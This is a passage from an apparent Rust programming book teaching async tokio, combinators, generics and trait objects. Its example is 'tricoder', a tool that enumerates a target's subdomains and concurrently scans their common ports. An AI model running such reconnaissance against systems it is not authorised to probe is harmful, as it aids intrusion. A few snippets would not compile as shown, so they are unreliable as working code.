


Figure 7.1: Work stealing runtime. By Carl Lerche - License MIT - https://tokio.rs/blog/2019-10-scheduler#the-next-generation-tokio-scheduler

To learn more about the different kinds of event loops, you can read this excellent article by Carl Lerche: https://tokio.rs/blog/2019-10-scheduler.

7.6.2 Spawning

When you want to dispatch a task, you `spawn` it. It can be achieved with tokio's `tokio::spawn` function.

For example: **ch_03/tricoder/src/ports.rs**

```
tokio::spawn(async move {
    for port in MOST_COMMON_PORTS_100 {
        let _ = input_tx.send(*port).await;
    }
});
```

The task will be queued into the queue of one of the processors. Without spawning, all the operations are executed on the same processor, and thus the same thread.

7.6.3 Sleep

You can sleep using `tokio::time::sleep` : **ch_03/snippets/concurrent_stream/src/main.**

```
tokio::time::sleep(Duration::from_millis(sleep_ms)).await;
```

The advantage of sleeping in the `async` world is that it uses almost 0 resources! No thread is blocked.

7.6.4 Timeout

You may want to add timeouts to your futures. For example, to not block your system when requesting a slow HTTP server,

It can be easily achieved with `tokio::time::timeout` as follow: **ch_03/tricoder/src/ports.rs**

```
tokio::time::timeout(Duration::from_secs(3), TcpStream::connect(socket_address)).await
```

The great thing about Rust's Futures composability is that this timeout function can be used with **any** Future! Whether it be an HTTP request, read a file, or a TCP connection.

7.7 Sharing data

7.7.1 Channels

Tokio provides many types of channels depending of the task to accomplish:

7.7.1.1 `oneshot`

7.7.1.2 `mpsc`

For *Multiple Producers, Single Consumer*.

7.7.1.3 `broadcast`

7.7.1.4 `watch`

7.7.2 `Arc<Mutex<T>>`

7.7.2.1 Retention

(mutex…)

A great thing to note is that RAII (remember in chapter 01) comes in handy with mutexes: We don't have to manually `unlock` them like in other languages. They will automatically unlock when going out of scope.

7.8 Avoid blocking

THIS IS THE MOST IMPORTANT THING TO REMEMBER.

The most important rule to remember in the world of `async-await` is **not to block the event loop**.

What does it mean? Not calling functions that may run for more than 10 to 100 microseconds directly. Instead, `spawn_blocking` them.

This is known as the colored functions problem. You can't call blocking functions inside `async` functions like you would normally do, and vice versa. It would break (not literally) the system.

7.8.1 CPU intensive operations

So, how to execute compute-intensive operations, such as encryption, image encoding, or file hashing?

`tokio` provides the function `tokio::task::spawn_blocking` for blocking operations that eventually finish on their own. By that, I mean a blocking operation which is not an infinite background job. For this kind of task, a Rust Thread is appropriate.

Here is a an example from an application where `spawn_blocking` is used:

```rust
let is_code_valid = spawn_blocking(move || crypto::verify_password(&code, &code_hash)).await?;
```

Indeed, the function `crypto::verify_password` is expected to take a few milliseconds to complete, it would block the event loop.

Instead, by calling `spaw_blocking` , the operation is dispatched to tokio's blocking tasks thread pool.



Tokio's Runtime
Fixed-size threadpool for executors (tokio::spawn)
Bounded threadpool for blocking calls (tokio::task::spawn_blocking)

Figure 7.2: Tokio's different thread pools

Under the hood, tokio maintains two thread pools.

One fixed-size thread pool for its executors (event-loops, processors) which execute async tasks. Async tasks can be dispatched to this thread pool using `tokio::spawn` .

And one dynamicaly sized, but bounded in size, thread pool for blocking tasks. By default the latter will grow up to 512 threads. Blocking tasks can be dispatched to this thread pool using `tokio::task::spawn_blocking` . You can read more about how to finely configure it in tokio's documentation.

7.9 Combinators

This section will be pure how-to and real-world patterns about how combinators make your code easier to read or refactor.

7.9.1 Iterators

Let start with iterators, because this is certainly the situation where combinators are the most used.

7.9.1.1 Obtaining an iterator

An `Iterator` is an object that enables developers to traverse collections.

Iterators can be obtained from most of the collections of the standard library.

First, `into_iter` which provides an owned iterator: the collection is moved.

ch_03/snippets/combinators/src/main.rs

```
fn vector() {
    let v = vec![
        1, 2, 3,
    ];

    for x in v.into_iter() {
        println!("{}", x);
    }

    // you can't longer use v
}
```

Then, `iter` which provides a borrowed iterator. Here `key` and `value` variables are references (`&String` in this case).

```
fn hashmap() {
    let mut h = HashMap::new();
    h.insert(String::from("Hello"), String::from("World"));

    for (key, value) in h.iter() {
        println!("{}: {}", key, value);
    }
}
```

Since version 1.53 (released on June 17, 2021) iterators can also be obtained from arrays:

ch_03/snippets/combinators/src/main.rs

```
fn array() {
    let a =[
        1, 2, 3,
    ];

    for x in a.iter() {
        println!("{}", x);
    }
}
```

7.9.1.2 Cosuming iterators

Iterators are lazy: they won't do anything if they are not consumed.

As we have just seen, Iterators can be consumed with `for x in` loops. But this is not where they are the most used. Idiomatic Rust favor functional programming, it's a better fit for its ownership model.

for_each is the functionnal equivalent of `for .. in ..` loops: **ch_03/snippets/combinators/src/main.rs**

```
fn for_each() {
    let v = vec!["Hello", "World", "!"].into_iter();

    v.for_each(|word| {
        println!("{}", word);
    });
}
```

collect can be used to transform an iterator into a collection: **ch_03/snippets/combinators/src/**

```rust
fn collect() {
    let x = vec![1, 2, 3, 4, 5, 6, 7, 8, 9, 10].into_iter();

    let _: Vec<u64> = x.collect();
}
```

Conversely, you can obtain an `HashMap` (or a `BTreeMap`, or other collections, see https://doc.rust-lang.org/std/iter/trait.FromIterator.html#implementors, using `from_iter`: **ch_03/snippets/combinators/src/main.rs**

```rust
fn from_iter() {
    let x = vec![(1,2 ), (3, 4), (5, 6)].into_iter();

    let _: HashMap<u64, u64> = HashMap::from_iter(x);
}
```

reduce accumulates over an iterator by applying a closure: **ch_03/snippets/combinators/src/m**

```rust
fn fold() {
    let values = vec![1, 2, 3, 4, 5].into_iter();

    let _sum = values.reduce(|acc, x| acc + x);
}
```

Here `_sum` $= 1 + 2 + 3 + 4 + 5 = 15$

fold is like `reduce` but can return an accumulator of different type than the items of the iterator: **ch_03/snippets/combinators/src/main.rs**

```rust
fn fold() {
    let values = vec!["Hello", "World", "!"].into_iter();

    let _sentence = values.fold(String::new(), |acc, x| acc + x);
}
```

Here `_sentence` is a `String`, while the items of the iterator are of type `&str`.

7.9.1.3 Combinators

First, one of the most famous, and available in almost all languages: filter **ch_03/snippets/combinators/src/main.rs**

```
fn filter() {
    let v = vec![-1, 2, -3, 4, 5].into_iter();

    let _positive_numbers: Vec<i32> = v.filter(|x: &i32| x.is_positive()).collect();
}
```

inspect can be used to... inpect the values flowing through an iterator: **ch_03/snippets/combinators/src/main.rs**

```
fn inspect() {
    let v = vec![-1, 2, -3, 4, 5].into_iter();

    let _positive_numbers: Vec<i32> = v
        .inspect(|x| println!("Before filter: {}", x))
        .filter(|x: &i32| x.is_positive())
        .inspect(|x| println!("After filter: {}", x))
        .collect();
}
```

map is used to convert an the items of an iterator from one type to another: **ch_03/snippets/combinators/src/main.rs**

```
fn map() {
    let v = vec!["Hello", "World", "!"].into_iter();

    let w: Vec<String> = v.map(String::from).collect();
}
```

Here from `&str` to `String` .

filter_map is kind of like chainng `map` and `filter` . It has the advantage of dealing with `Option` instead of `bool` : **ch_03/snippets/combinators/src/main.rs**

```
fn filter_map() {
    let v = vec!["Hello", "World", "!"].into_iter();

    let w: Vec<String> = v
        .filter_map(|x| {
            if x.len() > 2 {
                Some(String::from(x))
            } else {
                None
            }
        })
        .collect();
```

```rust
    assert_eq!(w, vec!["Hello".to_string(), "World".to_string()]);
}
```

chain merges two iterators: **ch_03/snippets/combinators/src/main.rs**

```rust
fn chain() {
    let x = vec![1, 2, 3, 4, 5].into_iter();
    let y = vec![6, 7, 8, 9, 10].into_iter();

    let z: Vec<u64> = x.chain(y).collect();
    assert_eq!(z.len(), 10);
}
```

flatten can be used to flatten collections of collections: **ch_03/snippets/combinators/src/main**

```rust
fn flatten() {
    let x = vec![vec![1, 2, 3, 4, 5], vec![6, 7, 8, 9, 10]].into_iter();

    let z: Vec<u64> = x.flatten().collect();
    assert_eq!(z.len(), 10);
}
```

Now `z = vec![1, 2, 3, 4, 5, 6, 7, 8, 9, 10]` ;

7.9.1.3.1 Composing combinators The great thing about combinators is how you compose them and how they make your programs more elegant.

ch_03/snippets/combinators/src/main.rs

```rust
#[test]
fn combinators() {
    let a = vec![
        "1",
        "2",
        "-1",
        "4",
        "-4",
        "100",
        "invalid",
        "Not a number",
        "",
    ];

    let _only_positive_numbers: Vec<i64> = a
        .into_iter()
        .filter_map(|x| x.parse::<i64>().ok())
        .filter(|x| x > &0)
        .collect();
}
```

For example, the code snippet above replaces a big loop with complex logic and instead, in a few lines, will do the following: * Try to parse an array of collection of strings into numbers * filter out invalid results * filter numbers less than 0 * collect everything in a new vector

It has the advantage of working with immutable data and thus reduces the probability of bugs.

7.9.2 `Option`

Use a default value: unwrap_or

```
fn option_unwrap_or() {
    let _port = std::env::var("PORT").ok().unwrap_or(String::from("8080"));
}
```

Use a default `Option` value: or

```
// .or()
```

Call a function if `Option` is `Some` : and_then

```
// .and_then()
```

Call a function if `Option` is `None` : or_else

```
// .or_else
```

Get a (mutable, or not) reference: as_ref and as_mut

```

// .as_ref() & .as-mut()
```

And the two extremely useful function for the `Option` type: is_some and is_none

```
// is_some() & is_none()
```

You can find the other (and in my experience, less commonly used) combinators for the `Option` type online: https://doc.rust-lang.org/std/option/

enum.Option.html.

7.9.3 `Result`

Convert a `Result` to an `Option` with `ok` : **ch_03/snippets/combinators/src/main.rs**

```
fn result_ok() {
    let _port: Option<String> = std::env::var("PORT").ok();
}
```

Use a default `Result` if `Result` is `Err` with `or` : **ch_03/snippets/combinators/src/main**

```
fn result_or() {
    let _port: Result<String, std::env::VarError> =
        std::env::var("PORT").or(Ok(String::from("8080")));
}
```

Change an error type:

```
// .map_err()
```

Call a function if `Results` is `Ok` : and_then

```
// .and_then
```

Call a function and default value: map_or

```
let http_port = std::env::var("PORT")
    .ok()
    .map_or(Ok(String::from("8080")), |env_val| env_val.parse::<u16>())?;
```

Chain a function if `Result` is `Ok` ; map

```
let master_key = std::env::var("MASTER_KEY")
    .map_err(|_| env_not_found("MASTER_KEY"))
    .map(base64::decode)??;
```

Get a (mutable, or not) reference: as_ref and as_mut

```
// .as_ref() & .as_mut()
```

And the two extremely useful functions for the `Result` type: is_ok and is_err

```
// is_ok() & is_err()
```

You can find the other (and in my experience, less commonly used) combinators for the `Result` type online: https://doc.rust-lang.org/std/result/enum.Result.html.

7.9.4 When to use `.unwrap()` and `.expect()`

`unwrap` and `expect` can be used on both `Option` and `Result` . They have the potential to crash your program, so use them with parsimony.

I see 2 situations where it's legitimate to use them: * Either when doing exploration, and quick script-like programs, to not bother with handling all the edge cases. * When you are sure they will never crash, **but**, they should be accompanied by a comment explaining why it's safe to use them and why they won't crash the program.

7.9.5 Async combinators

You may be wondering? What it has to do with `async` ?

Well, the Future and the Stream traits have two friends, the FutureExt and the StreamExt traits. Those traits add combinators to the `Future` and `Stream` types, respectively.

7.9.5.1 `FutureExt`

then

map

flatten

into_stream

boxed

You can find the other (and in my experience, less commonly used) combinators for the `FutureExt` type online: https://docs.rs/futures/latest/futures/future/trait.FutureExt.html.

7.9.5.2 `StreamExt`

As we saw, Streams are like async iterators, and this is why you will find the same combinators, such as filter, fold, for_each, map and so on.

Like Iterators, Stream **should be consumed** to have any effect.

Additionally, there are some specific combinators that can be used to process elements concurrently: for_each_concurrent and buffer_unordered.

As you will notice, the difference between the two is that `buffer_unordered` produces a Stream that needs to be consumed while `for_each_concurrent` actually consumes the Stream.

Here is a quick example: **ch_03/snippets/concurrent_stream/src/main.rs**

```rust
use futures::{stream, StreamExt};
use rand::{thread_rng, Rng};
use std::time::Duration;

#[tokio::main(flavor = "multi_thread")]
async fn main() {
    stream::iter(0..200u64)
        .for_each_concurrent(20, |number| async move {
            let mut rng = thread_rng();
            let sleep_ms: u64 = rng.gen_range(0..20);
            tokio::time::sleep(Duration::from_millis(sleep_ms)).await;
            println!("{}", number);
        })
        .await;
}
```

```
$ cargo run --release
14
17
18
13
9
2
5
8
16
19
```

```
3
4
10
29
0
7
20
15
...
```

The lack of order of the printed numbers shows us that jobs are executed concurrently.

In `async` Rust, Streams and their concurrent combinators replace worker pools in other languages. Worker pools are commonly used to process jobs concurrently, such as HTTP requests, file hashing, and so on. But in Rust, they are an anti-pattern because their APIs often favor imperative programming, mutable variables (to accumulate the result of computation) and thus may introduce subtle bugs.

Indeed, the most common challenge of a worker pool is to collect back the result of the computation applied to the jobs.

There are 3 ways to use Streams to replace worker pools and collect the result in an idiomatic and functional way. Remember to **always put an upper limit on the number of concurrent tasks, otherwise, you may quickly exhaust the resources of your system and thus affect performance**.

7.9.5.2.1 Using `buffer_unordered` and `collect`

Remember `collect` ? It can also be used on Streams to convert them to a collection.

ch_03/tricoder/src/main.rs

```rust
// Concurrent stream method 1: Using buffer_unordered + collect
let subdomains: Vec<Subdomain> = stream::iter(subdomains.into_iter())
    .map(|subdomain| ports::scan_ports(ports_concurrency, subdomain))
    .buffer_unordered(subdomains_concurrency)
    .collect()
    .await;
```

This is the more functional and idiomatic way to implement a worker pool in Rust. Here, our `subdomains` is the list of jobs to process. It's then transformed into Futures holding port scanning tasks. Those Futures are concurrently executed thanks to `buffer_unordered` . And the Stream is finally converted back to a `Vec` with `.collect().await` .

7.9.5.2.2 Using an `Arc<Mutex<T>>` ch_03/tricoder/src/main.rs

```rust
// Concurrent stream method 2: Using an Arc<Mutex<T>>
let res: Arc<Mutex<Vec<Subdomain>>> = Arc::new(Mutex::new(Vec::new()));

stream::iter(subdomains.into_iter())
    .for_each_concurrent(subdomains_concurrency, |subdomain| {
        let res = res.clone();
        async move {
            let subdomain = ports::scan_ports(ports_concurrency, subdomain).await;
            res.lock().await.push(subdomain)
        }
    })
    .await;
```

7.9.5.2.3 Using channels ch_03/tricoder/src/ports.rs

```rust
// Concurrent stream method 3: using channels
let (input_tx, input_rx) = mpsc::channel(concurrency);
let (output_tx, output_rx) = mpsc::channel(concurrency);

tokio::spawn(async move {
    for port in MOST_COMMON_PORTS_100 {
        let _ = input_tx.send(*port).await;
    }
});

let input_rx_stream = tokio_stream::wrappers::ReceiverStream::new(input_rx);
input_rx_stream
    .for_each_concurrent(concurrency, |port| {
        let subdomain = subdomain.clone();
        let output_tx = output_tx.clone();
        async move {
            let port = scan_port(&subdomain.domain, port).await;
            if port.is_open {
                let _ = output_tx.send(port).await;
            }
        }
    })
    .await;

// close channel
drop(output_tx);

let output_rx_stream = tokio_stream::wrappers::ReceiverStream::new(output_rx);
let open_ports: Vec<Port> = output_rx_stream.collect().await;
```

Here we voluntarily complexified the example as the two channels (one for queuing jobs in the Stream, one for collecting results) are not necessarily required.

One interesting thing to notice, is the use of a generator:

```
tokio::spawn(async move {
    for port in MOST_COMMON_PORTS_100 {
        let _ = input_tx.send(*port).await;
    }
});
```

Why? Because as you don't want unbounded concurrency, you don't want unbounded channels, it may put down your system under pressure. But if the channel is bounded and the downstream system processes jobs slower than the generator, it may block the latter and cause strange issues. This is why we spawn the generator in it's own tokio task, so it can live its life in complete independence.

7.10 Porting our scanner to async

ch_03/tricoder/src/main.rs

```
    let http_timeout = Duration::from_secs(10);
    let http_client = Client::builder().timeout(http_timeout).build()?;

    let ports_concurrency = 200;
    let subdomains_concurrency = 100;
    let scan_start = Instant::now();

    let scan_result = runtime.block_on(async move {
        let subdomains = subdomains::enumerate(&http_client, target).await?;

        // Concurrent stream method 1: Using buffer_unordered + collect
        let subdomains: Vec<Subdomain> = stream::iter(subdomains.into_iter())
            .map(|subdomain| ports::scan_ports(ports_concurrency, subdomain))
            .buffer_unordered(subdomains_concurrency)
            .collect()
            .await;
        Ok::<_, crate::Error>(subdomains)
    })?;
```

7.11 How to defend

Do not block the event loop. I can't repeat it enough as I see it too often. As we see previously, you need to spawn blocking tasks in a dedicated thread pool (either fixed in size, or unbounded, depending if your application is more compute or I/O intensive).

Remember the numbers: in an `async` function, do not call a non- `async` function that may run for **more than 10 to 100 microseconds**.

In order to find potential mistakes in your code, you have to do the same things as when looking to attack: review it, review it and review it.

7.12 Summary

- Multithreading should be preferred when the program is CPU bound, `async-await` when the program is I/O bound
- **Don't block the event loop**
- Streams are async iterators
- Streams replaces worker pools
- Always limit the number of concurrent tasks or the size of channels not to exhaust resources

Chapter 8

Adding modules with trait objects

Imagine that you want to add a camera to your computer which is lacking one. You buy a webcam and connect it via a USB port. Now imagine that you want to add storage to the same computer. You buy an external hard drive and also connect it via a similar USB port.

This is the power of generics applied to the world of physical gadgets. A USB port is a **generic** port, and an accessory that connects to it, is a **module**. You don't have device-specific ports, such as a specific port for a specific webcam vendor, another port for another vendor, another one for one vendor of USB external drives, and so on… You can connect almost any USB device to any USB port and have it working (minus software drivers compatibility…). Your PC vendors don't have to plan for any module you may want to connect to your computer, they just have to adopt and follow the generic and universal USB specification.

The same applies to code. A function can perform a specific task against a specific type, and a generic function can perform a specific task on *some* (more on that later) types.

`add` can only add two `i64` variables.

```
fn add(x: i64, y: i64) -> i64 {
    return x + y;
}
```

Here, `add` can add two variables of any type.

```rust
fn add<T>(x: T, y: T) -> T {
    return x + y;
}
```

But this code is not valid: it makes no sense to add two planes (for example). And the compiler don't even know how to add two planes! This is where **constraints** come into play.

Here, `add` can add any types that implement the `Add` trait. By the way, this is how we do operator overloading in Rust: by implementing traits from the `std::ops` module.

```rust
use std::ops::Add;

fn add<T: Add>(x: T, y: T) -> T {
    return x + y;
}
```

8.1 Generics

Generic programming goals is to improve code reusability and reduce bugs by allowing functions, structures and traits to have their types *defined later*. In practice it means that an algorithm can be used with multiple differents types, provided that they fulfill the constraints. As a result, if you find a bug in your generic algorithm, you only have to fix it once. On the other hand, if you had to implement the algorithm 4 times for 4 differents but similar types (let say `int32`, `int64`, `float32`, `float64`) not only you spent 4x more time to implement it, but you will also spent 4x more time fixing the same bug in all the implementations (granted you didn't introduce other bugs due to tiredness).

In Rust, functions, traits (more on that below) and data types can be generic;

```rust
use std::fmt::Display;

// a generic function, whose type parameter T is constrained
fn generic_display<T: Display>(item: T) {
    println!("{}", item);
}
```

```rust
// a generic struct
struct Point<T> {
    x: T,
    y: T,
}

// another generic struct
struct Point2<T>(T, T)

// a generic enum
enum Option<T> {
    Some(T),
    None
}


fn main() {
    let a: &str = "42";
    let b: i64 = 42;

    generic_display(a);
    generic_display(b);

    let (x, y) = (4i64, 2i64);

    let point = Point {
        x,
        y
    };

    // generic_display(point) <- not possible. Point does not implement Display
}
```

Generics are what allows Rust to be so expressive. Without them, it would not be possible to have generic collections such as `Vec` , `HashMap` , or `BTreeSet` .

```rust
use std::collections::HashMap;


struct Contact {
    name: String,
    email: String,
}
```

```
fn main() {
    // imagine a list of imported contacts with duplicates
    let imported_contacts = vec![
        Contact {
            name: "John".to_string(),
            email: "john@smith.com".to_string(),
        },
        Contact {
            name: "steve".to_string(),
            email: "steve@jobs.com".to_string(),
        },
        Contact {
            name: "John".to_string(),
            email: "john@smith.com".to_string(),
        },
        // ...
    ];

    let unique_contacts: HashMap<String, Contact> = imported_contacts
            .into_iter()
            .map(|contact| (contact.email.clone(), contact))
            .collect();
}
```

Thanks to the power of generics, we can reuse `HashMap` from the standard library and quickly deduplicate our data!

Imagine having to implement those collections for **all the types** in your programs?

8.2 Traits

8.2.1 Default Implementations

It is possible to provide default implementations for trait methods:

```
pub trait Hello {
    fn hello(&self) -> String {
        String::from("World")
    }
}

pub struct Sylvain {}
```

```rust
impl Hello for Sylvain {
    fn hello(&self) -> String {
        String::from("Sylvain")
    }
}


pub struct Anonymous {}

impl Hello for Anonymous {}

fn main() {
    let sylvain = Sylvain{};
    let anonymous = Anonymous{};

    println!("Sylvain: {}", sylvain.hello());
    println!("Anonymous: {}", anonymous.hello());
}
```

```
Sylvain: Sylvain
Anonymous: World
```

8.2.2 Traits composition

In traditional Object Oriented Programming (OOP) style, shared behavior between classes is expressed through inheritance, for example, in C++:

```cpp
// Shared behavior
class Module {
    public:
        string name();
        string description();
}

// Derived classes
class SubdomainModule: public Module {
    public:
        enumerate(string);
};


class HttpModule: public Module {
    public:
        scan(string);
};
```

On the other hand, Rust favors composition:

```
// Shared behavior
pub trait Module {
    fn name(&self) -> String;
    fn description(&self) -> String;
}

#[async_trait]
pub trait SubdomainModule: Module {
    async fn enumerate(&self, domain: &str) -> Result<Vec<String>, Error>;
}


#[async_trait]
pub trait HttpModule: Module {
    async fn scan(
        &self,
        http_client: &Client,
        endpoint: &str,
    ) -> Result<Option<HttpFinding>, Error>;
}
```

8.2.3 Async Traits

As of today, `async` functions in traits are not natively supported by Rust. It's a matter of time, and fortunately, David Tolnay got our back covered (one more time): we can use the async-trait crate.

```
#[async_trait]
pub trait HttpModule: Module {
    async fn scan(
        &self,
        http_client: &Client,
        endpoint: &str,
    ) -> Result<Option<HttpFinding>, Error>;
}
```

8.2.4 Generic traits

8.2.5 The `derive` attribute

When you have a lot of traits to implement for one of your types, it can quickly become tedious, and may complicate your code.

Fortunately, Rust has something for us: the `derive` attribute.

By using using the `derive` attribute, we are actually feeding our types to a Derive macro which is some kind of procedural macro. They take code as input (in this case our type), and create more code as output, as compile time.

This is especially useful for data deserialization: Just by implementing the `Serialize` and `Deserialize` traits from the `serde` crate, the (almost) universally used serialization library in the Rust world, we can then serialize and deserialize our types to a lot of data formats: JSON, YAML, TOML, BSON and so on...

```
use serde::{Serialize, Deserialize};


#[derive(Debug, Clone, Serialize, Deserialize)]
struct Point {
    x: u64,
    y: u64,
}
```

Without much effort, we just implemented the `Debug` , `Clone` , `Serialize` and `Deserialize` traits for our `struct Point` .

One thing to note, is that all the subfields of your `struct` need to implement the traits:

```
use serde::{Serialize, Deserialize};

// Not possible:
#[derive(Debug, Clone, Serialize, Deserialize)]
struct Point<T> {
    x: T,
    y: T,
}
```

```
// instead, do this:
use serde::{Serialize, Deserialize};
use core::fmt::Debug; // Import the Debug trait

#[derive(Debug, Clone, Serialize, Deserialize)]
struct Point<T: Debug + Clone + Serialize + Deserialize> {
    x: T,
    y: T,
}
```

8.3 Traits objects

Now you may be wondering? How to create a collection that can contains different types? For example:

```
trait UsbModule {
    // ...
}


struct UsbCamera{
     // ...
}

impl UsbModule for UsbCamera {
    // ..
}

impl UsbCamera {
    fn new() -> Self {
        // ...
    }
}


struct UsbMicrophone{
     // ...
}

impl UsbModule for UsbMicrophone {
    // ..
}
```

```
impl UsbMicrophone {
    fn new() -> Self {
        // ...
    }
}


let peripheral_devices: Vec<UsbModule> = vec![
    UsbCamera::new(),
    UsbMicrophone::new(),
];
```

Unfortunately, this is not as simple in Rust. As the modules may have different size, the compiler won't allow us to create such a collection, all the elements of the vector won't have the same shape.

Traits objects solve exactly this problem: when you want to use different types (of different shape, or not), adhering to a contract (the trait) at runtime.

Instead of using the objects directly, we will use pointers to the object in our collection. This time, the compiler will accept our code, as every pointer has the same size.

How to do this in practice? We will see below when adding module to our scanner.

8.3.1 Static vs Dynamic dispatch

So, what is the technical difference between a generic parameter and a trait object?

When you use a generic parameter: **ch_04/snippets/dispatch/src/statik.rs**

```
trait Processor {
    fn compute(&self, x: i64, y: i64) -> i64;
}

struct Risc {}

impl Processor for Risc {
    fn compute(&self, x: i64, y: i64) -> i64 {
        x + y
    }
}

struct Cisc {}

impl Processor for Cisc {
    fn compute(&self, x: i64, y: i64) -> i64 {
        x * y
    }
}

fn process<P: Processor>(processor: &P, x: i64) {
    let result = processor.compute(x, 42);
    println!("{}", result);
}

pub fn main() {
    let processor1 = Cisc {};
    let processor2 = Risc {};

    process(&processor1, 1);
    process(&processor2, 2);
}
```

The compiler will generate a specialized version **for each** types you call the function with and then replace the call sites with calls to these specialized functions. This is known as *monomorphization*. For example the code above is roughly equivalent to:

```
fn process_Risc(processor: &Risc, x: i64) {
    let result = processor.compute(x, 42);
    println!("{}", result);
}

fn process_Cisc(processor: &Cisc, x: i64) {
    let result = processor.compute(x, 42);
    println!("{}", result);
}
```

It's the same thing as if you were implementing these functions yourself. This is **static dispatch**, as the type selection is made statically at compile time. It provides absolute runtime performance.

On the other hand, when you use a trait object: **ch_04/snippets/dispatch/src/dynamic.rs**

```rust
trait Processor {
    fn compute(&self, x: i64, y: i64) -> i64;
}

struct Risc {}

impl Processor for Risc {
    fn compute(&self, x: i64, y: i64) -> i64 {
        x + y
    }
}

struct Cisc {}

impl Processor for Cisc {
    fn compute(&self, x: i64, y: i64) -> i64 {
        x * y
    }
}

fn process(processor: &dyn Processor, x: i64) {
    let result = processor.compute(x, 42);
    println!("{}", result);
}

pub fn main() {
    let processors: Vec<Box<dyn Processor>> = vec![
        Box::new(Cisc {}),
        Box::new(Risc {}),
    ];

    for processor in processors {
        process(&*processor, 1);
    }
}
```

The compiler will generate only 1 `process` function. It's at runtime that your program will detect which kind of `Processor` is the `processor` variable, and thus which `compute` method to call. This is **dynamic dispatch**, as the type selection is made dynamically at runtime.

The syntax for trait objects `&dyn Processor` may appear a little bit heavy, especially when coming from less verbose languages. I personally love it! In one look, we can see that the function accepts a trait object, thanks to `dyn Processor` . The reference `&` is required because Rust needs to know the exact size for each variable. As `struct` s implementing the `Processor` trait may vary in size, the only solution is then to pass a reference. It could also have been a smart pointer such as `Rc` or `Arc` , the point is that the `processor` variable have a known and fixed size at compile time.

Note that in this specific example, we do `&*processor` because we first need to dereference the `Box` , and only then, we can pass the reference to the `process` function. This is the equivalent of `process(&(*processor), 1)`

When working using dynamic dispatch, Rust will create under the hood what is called a vtable.

Coming soon: VTable

Use generic parameters when you need absolute performance and trait objects when you need more flexibility.

8.4 Command line argument parsing

In the first chapter, we saw how to access command-line arguments. For more complex programs, such as our scanner, a library to parse command-line arguments is required. For example, we may want to pass more complex configuration options to our program, such as an output format (JSON, XML…), a debug flag, or simply the ability to run multiple commands.

We will use the most famous one: clap as it's also my favorite one, but keep in mind that alternatives exist, such as structopt.

```
    let cli = App::new(clap::crate_name!())
        .version(clap::crate_version!())
        .about(clap::crate_description!())
        .subcommand(SubCommand::with_name("modules").about("List all modules"))
        .subcommand(
            SubCommand::with_name("scan").about("Scan a target").arg(
                Arg::with_name("target")
                    .help("The domain name to scan")
                    .required(true)
                    .index(1),
            ),
        )
        .setting(clap::AppSettings::ArgRequiredElseHelp)
